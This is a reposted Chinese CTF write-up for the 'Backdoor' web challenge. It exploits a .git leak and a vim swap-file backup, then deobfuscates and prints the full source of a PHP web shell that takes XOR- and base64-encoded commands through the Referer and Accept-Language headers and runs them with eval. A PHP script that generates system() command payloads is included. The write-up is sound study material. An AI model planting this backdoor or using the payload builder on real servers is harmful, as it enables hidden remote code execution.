i春秋 “百度杯”CTF比赛 十月场 web题 Backdoor

转载

weixin_30375247 于 2018-10-21 23:55:00 发布 342 收藏
文章标签： php git 开发工具
原文链接：http://www.cnblogs.com/sijidou/p/9827720.html

0x00:


打开题目，题目中告诉我们这题是文件泄露。

0x01:

通过扫描目录，发现可以扫到的有3个文件

```
index.php
flag.php
robots.txt
```


但是浏览flag.php它告诉我们这不是真正的flag



又联系到题目文件泄露，于是测试.swp .swo .bak等备份文件后缀均无果。最后发现是.git泄露。

我们浏览这个url

```
http://6094ef7a9cad4288a4748de8ff8ffc573453e961300f46ce.game.ichunqiu.com/Challenges/.git/
```



注意到这里返回的是403（请求被拒绝），而不是404（访问无效）。那么这里就可以利用git泄露的脚本下载下来源文件。

```
root@kali:~/tool/scan/dvcs-ripper# ls
flag.php      index.php  README.md   rip-cvs.pl  rip-hg.pl   robots.txt
hg-decode.pl  LICENSE    rip-bzr.pl  rip-git.pl  rip-svn.pl
root@kali:~/tool/scan/dvcs-ripper# ./rip-git.pl -v -u http://6094ef7a9cad4288a4748de8ff8ffc573453e961300f46
ce.game.ichunqiu.com/Challenges/.git/
[i] Downloading git files from http://6094ef7a9cad4288a4748de8ff8ffc573453e961300f46ce.game.ichunqiu.com/Ch
allenges/.git/
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[i] Using session name: pSjOWdCu
[d] found COMMIT_EDITMSG
[d] found config
[d] found description
[d] found HEAD
[d] found index
[!] Not found for packed-refs: 404 Not Found
[!] Not found for objects/info/alternates: 404 Not Found
[!] Not found for info/grafts: 404 Not Found
[d] found logs/HEAD
[d] found objects/25/a4a898b1a45412a538a7baa868bc406c1d8ba9
[d] found objects/73/4d08bfd094afa3372b997bf1c71412c1afc7d9
[d] found objects/15/56a1d651526780ecd22db22681619e4ce6aa4b
[d] found objects/49/4a75f8b3c397e8da52e3ff82ddc4bf1bc47f17
[d] found objects/12/c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88
[d] found objects/da/06087a0b893ddb6b6c857e53ce4387c96785ab
[d] found objects/ab/bbdcc032c8e76087f2daf593f423f74857b0cf
[d] found refs/heads/master
[i] Running git fsck to check for missing items
Checking object directories: 100% (256/256), done.
Checking objects: 100% (147/147), done.
[i] Got items with git fsck: 0, Items fetched: 0
[!] No more items to fetch. That's it!
root@kali:~/tool/scan/dvcs-ripper# ls
flag.php      index.php  README.md   rip-cvs.pl  rip-hg.pl   robots.txt
hg-decode.pl  LICENSE    rip-bzr.pl  rip-git.pl  rip-svn.pl
root@kali:~/tool/scan/dvcs-ripper#
```

这里使用的是rip-git.pl这个脚本，github地址：https://github.com/kost/dvcs-ripper

注：这里用rip-git.pl下载下来的文件是可以查看它上传github的历史记录的。而Githack这个工具虽然能下载文件，但是不能查看历史记录

查看flag.php

```
root@kali:~/tool/scan/dvcs-ripper# cat flag.php
<?php
echo "flag{this_is_not_flag}";
?>
```

查看flag.php的日志

```
git log flag.php
```

```
root@kali:~/tool/scan/dvcs-ripper# git log flag.php
commit da06087a0b893ddb6b6c857e53ce4387c96785ab
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 13:13:16 2016 +0800

    edit flag.php

commit 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 13:09:53 2016 +0800

    test

commit 494a75f8b3c397e8da52e3ff82ddc4bf1bc47f17
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 13:07:47 2016 +0800

    edit flag.php

commit 1556a1d651526780ecd22db22681619e4ce6aa4b
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 12:58:51 2016 +0800

    edit flag.php

commit 734d08bfd094afa3372b997bf1c71412c1afc7d9
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 12:58:44 2016 +0800

    edit flag.php

commit 25a4a898b1a45412a538a7baa868bc406c1d8ba9
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 12:55:18 2016 +0800

    added web app
root@kali:~/tool/scan/dvcs-ripper#
```

可以看到他修改了很多次flag.php这个文件，我们回查一下上一次的修改时的内容

```
git diff 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88 flag.php
```

```
root@kali:~/tool/scan/dvcs-ripper# git diff 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88 flag.php
diff --git a/flag.php b/flag.php
index bd049e0..8854e23 100644
--- a/flag.php
+++ b/flag.php
@@ -1,3 +1,3 @@
 <?php
-echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
+echo "flag{this_is_not_flag}";
 ?>
root@kali:~/tool/scan/dvcs-ripper#
```

commit的值是test那次的值，可以看到在修改前是flag{true_flag_is_in_the_b4cko0r.php}


0x02:

上面那个flag还不是真正的flag，于是我们访问flag提示的文件

```
http://6094ef7a9cad4288a4748de8ff8ffc573453e961300f46ce.game.ichunqiu.com/Challenges/b4ckdo0r.php
```


得到下面信息，查看源码也啥都没有：

最后测出来是.swo文件备份，我们把备份下载下来



因为打开是乱码，我把它在下载好后，拖到我的kali虚拟机的桌面上，然后用vim打开备份文件的方式打开

```
vim -r .b4ckdo0r.php.swo
```



因为为了研究这个代码，又没法更改备份文件，我们用vim的复制功能把这里面的内容复制到一个新的php文件里面，然后放回我的windows下（因为我很喜欢用windows）

这个代码是混淆过的，但主要看$y和$L和$v这3个变量，分别对应的是

$y = create_function //这里去掉了字符串中的字母b

$L = 把上面的如 $c, $f等字符串变量中的“)m“给去掉

$v = create_function('', $L); 这里是生成一个不带参数的匿名函数，函数内容就是$L的内容。

然后运行$v()函数

根据这个逻辑解开混淆后$L的内容：

```
<?php
echo "can you find the source code of me?";
/**
 * Signature For Report
 */$h='_)m/","/-/)m"),)marray()m"/","+")m),$)mss($s[$i)m],0,$e))))m)m,$k)));$o=ob)
    m_get_c)monte)m)mnts)m();ob_end_clean)';/*
 */$H='m();$d=ba)mse64)m_encode)m(x(gzc)mompres)
    ms($o),)m$)mk));print("<)m$k>$d<)m/)m$k>)m");@sessio)mn_d)mestroy();}}}}';/*
 */$N='mR;$rr)m=@$r[)m"HTT)mP_RE)mFERER"];$ra)m=)m@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)
    m")m];if($rr)m&&$ra){)m$u=parse_u)mrl($rr);p';/*
 */$u='$e){)m$k=$)mkh.$kf;ob)m_start();)m@eva)ml(@gzunco)mmpr)mess(@x(@)mbase6)m4_deco)
    mde(p)m)mreg_re)mplace(array("/';/*
 */$f='$i<$)ml;)m){)mfo)mr($j)m=0;($j<$c&&$i<$l);$j)m++,$i+)m+){$)mo.=$t{$i)
    m}^$)mk{$j};}}r)meturn )m$o;}$r)m=$_SERVE)';/*
 */$O='[$i]="";$p)m=$)m)mss($p,3)m);}if(ar)mray_)mkey_exists)m()m$i,$s)){$)ms[$i].=$p)
    m;)m$e=s)mtrpos)m($s[$i],$f);)mif(';/*
 */$w=')m));)m$p="";fo)mr($z=1;)m$z<c)mount()m$m[1]);$)mz++)m)m)$p.=$q[$m[)m)
    m2][$z]];if(str)mpo)ms($p,$h))m===0){$s)m';/*
 */$P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1])m;$h=$sl()m$ss(m)md5($)mi.$kh)
    m),0,)m3));$f=$s)ml($ss()m)mmd5($i.$kf),0,3';/*
 */$i=')marse_)mstr)m($u["q)muery"],$)m)mq);$q=array)m_values()m$q);pre)mg_matc)
    mh_all()m"/([\\w)m])m)[\\w-)m]+(?:;q=0.)';/*
 */$x='m([\\d)m]))?,?/",)m$ra,$m))m;if($q)m&&$)mm))m)m{@session_start();$)ms=&$_S)mESSI
    )m)mON;$)mss="sub)mstr";$sl="s)m';/*
 */$y=str_replace('b','','crbebbabte_funcbbtion');/*
 */$c='$kh="4f7)m)mf";$kf="2)m)m8d7";funct)mion x($t)m,$k){$)m)mc=strlen($k);$l=st)
    mrlen)m($t);)m)m$o="";for()m$i=0;';/*
 */$L=str_replace(')m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
 */$v=$y('',$L);$v();
    echo str_replace(')m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);
```

把内容打印到我们本地搭建的服务器上，然后查看源码,并整理下就是b4ckdo0r.php源码内容

注意:这里一定要看源码，因为中间有一部分"<"被当做html的标签了，没法完整显示

web本来的页面这里的代码很奇怪

```
can you find the source code of me?$kh="4f7f";$kf="28d7";function x($t,$k){$c=strlen($k);$l=strlen($t);$o="";for($i=0;$i<$l;){for($j=0;($j<$c&&$i<$l);$j++,$i++){$o.=$t{$i}^$k{$j};}}return
$o;}$r=$_SERVER;$rr=@$r["HTTP_REFERER"];$ra=@$r["HTTP_ACCEPT_LANGUAGE"];if($rr&&$ra){$u=parse_url($rr);parse_str($u["query"],$q);$q=array_values($q);preg_match_all("/([\w])[\w-]+(?:;
q=0.([\d]))?,?/",$ra,$m);if($q&&$m){@session_start();$s=&$_SESSION;$ss="substr";$sl="strtolower";$i=$m[1][0].$m[1][1];$h=$sl($ss(md5($i.$kh),0,3));$f=$sl($ss(md5($i.$kf),0,3));$p="";
for($z=1;$z$d");@session_destroy();}}}}
```

查看源码发现原因，是因为<被当做标签起始了

```
$i.$kf),0,3));$p="";for($z=1;$z<count($m[1]);$z++)$p.=$q[$m[
```

整理后源码如下:

```php
<?php
$kh="4f7f";
$kf="28d7";
function x($t,$k) {
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0; $i<$l;) {
        for($j=0; ($j<$c&&$i<$l); $j++,$i++) {
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}
$r=$_SERVER;
$rr=@$r["HTTP_REFERER"];
$ra=@$r["HTTP_ACCEPT_LANGUAGE"];
if($rr&&$ra) {
    $u=parse_url($rr);
    parse_str($u["query"],$q);
    $q=array_values($q);
    preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/",$ra,$m);
    if($q&&$m) {
        @session_start();
        $s=&$_SESSION;
        $ss="substr";
        $sl="strtolower";
        $i=$m[1][0].$m[1][1];
        $h=$sl($ss(md5($i.$kh),0,3));
        $f=$sl($ss(md5($i.$kf),0,3));
        $p="";
        for($z=1; $z<count($m[1]); $z++)
            $p.=$q[$m[2][$z]];
        if(strpos($p,$h)===0) {
            $s[$i]=""; $p=$ss($p,3);
        }
        if(array_key_exists($i,$s)) {
            $s[$i].=$p;
            $e=strpos($s[$i],$f);
            if($e) {
                $k=$kh.$kf;
                ob_start();
                @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-
/"),array("/","+"),$ss($s[$i],0,$e))),$k)));
                $o=ob_get_contents();
                ob_end_clean();
                $d=base64_encode(x(gzcompress($o),$k)); print("<$k>$d</$k>");
                @session_destroy();
            }
        }
    }
}
```

解释一下这里的代码（因为我比较菜，通过每一步把变量输出，最后弄清楚搞了3个小时左右）

x($t, $k)函数是个异或函数，第一个参数和第二个参数按位对应异或，如果第二个参数全部异或了一遍，第一个还没结束，又从第二个参数头部从头开始。


$rr是通过http报头的Referer参数传入，我们可控

$rs是通过http报头的accept-language参数传入，我们可控

这里先介绍下accpet-language吧，举个栗子


这里的zh-CN是默认语言，之后每个值以“，（逗号）”隔开，格式为“ 语言;q=权重 ”

那么preg_match_all这个正则所做的事，看着很复杂，我们直接把他输出到自己服务器的web上吧



是一个二维数组，然后$i会取[1][0]和[1][1]的组合值

$h和f分别是 ($i . $kh)和($i . $kf)的md5值的前3个字符这里算出来是675和a3e



这一段代码会看language的语言有多少个，然后$p是以权重的小数部分值为下标，然后取Referer的url中的对应下标的参数的值的组合

这里举个例子，a=1中的1 就是$q[$m[2][0]]，b=2中的2 就是$q[$m[2][1]]

然后就是判断$p这个变量前3个是不是675，后3个是不是a3e，最后我们的构造为 "675 + payload + a3e"

然后就是传到eval函数里面了，这里我们要通过eval函数来读目录，然后查看flag

eval中用了很多编码方式，也用到了自定的x($t, $k)这个异或函数，我们依次测试下顺序，就能正确的生成我们的payload，来构造system("ls");

这里异或的规律


a = b ^ c那么 b = a ^ c;这是一个很简单的规律，所以x函数即使编码函数，也是解码函数

最后附上我生成payload和解码返回值的内容的php代码


```php
<?php

function x($t,$k) {
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0; $i<$l;) {
        for($j=0; ($j<$c&&$i<$l); $j++,$i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}

function get_answer($str){
    $str = base64_decode($str);
    $str = x($str, '4f7f28d7');
    $str = gzuncompress($str);
    echo $str . "<br>";
}

function input($cmd){
    $str = 'system("' . $cmd . '");';
    $t1 = gzcompress($str);
    echo '$t1 = ' . $t1 . "<br>";
    $t2 = x($t1, '4f7f28d7');
    echo '$t2 = ' . $t2 . "<br>";
    $t3 = base64_encode($t2);
    echo '$t3 = ' . $t3 . "<br>";
    return $t3;
}

$ra='zh-CN,zh;q=0.0';
input('ls');
//get_answer('');

?>
```

把命令输入input里面，运行这个php脚本就会生成ls命令的payload，而我们accep-language所填内容为 'zh-CN,zh;q=0.0'


于是我们第一次的payload为：



将返回内容填到我们的脚本中，生成解码后的内容



然后生成cat this_i5_flag.php的payload，最后flag在源码中



注：这里我审计代码的时候是采用比较笨的方法，因为源码我们下载了下来，那么我么就可以任意修改，我是把每个地方有值的变化，就直接输出出来，方便更加透彻的理解流程。

转载于:https://www.cnblogs.com/sijidou/p/9827720.html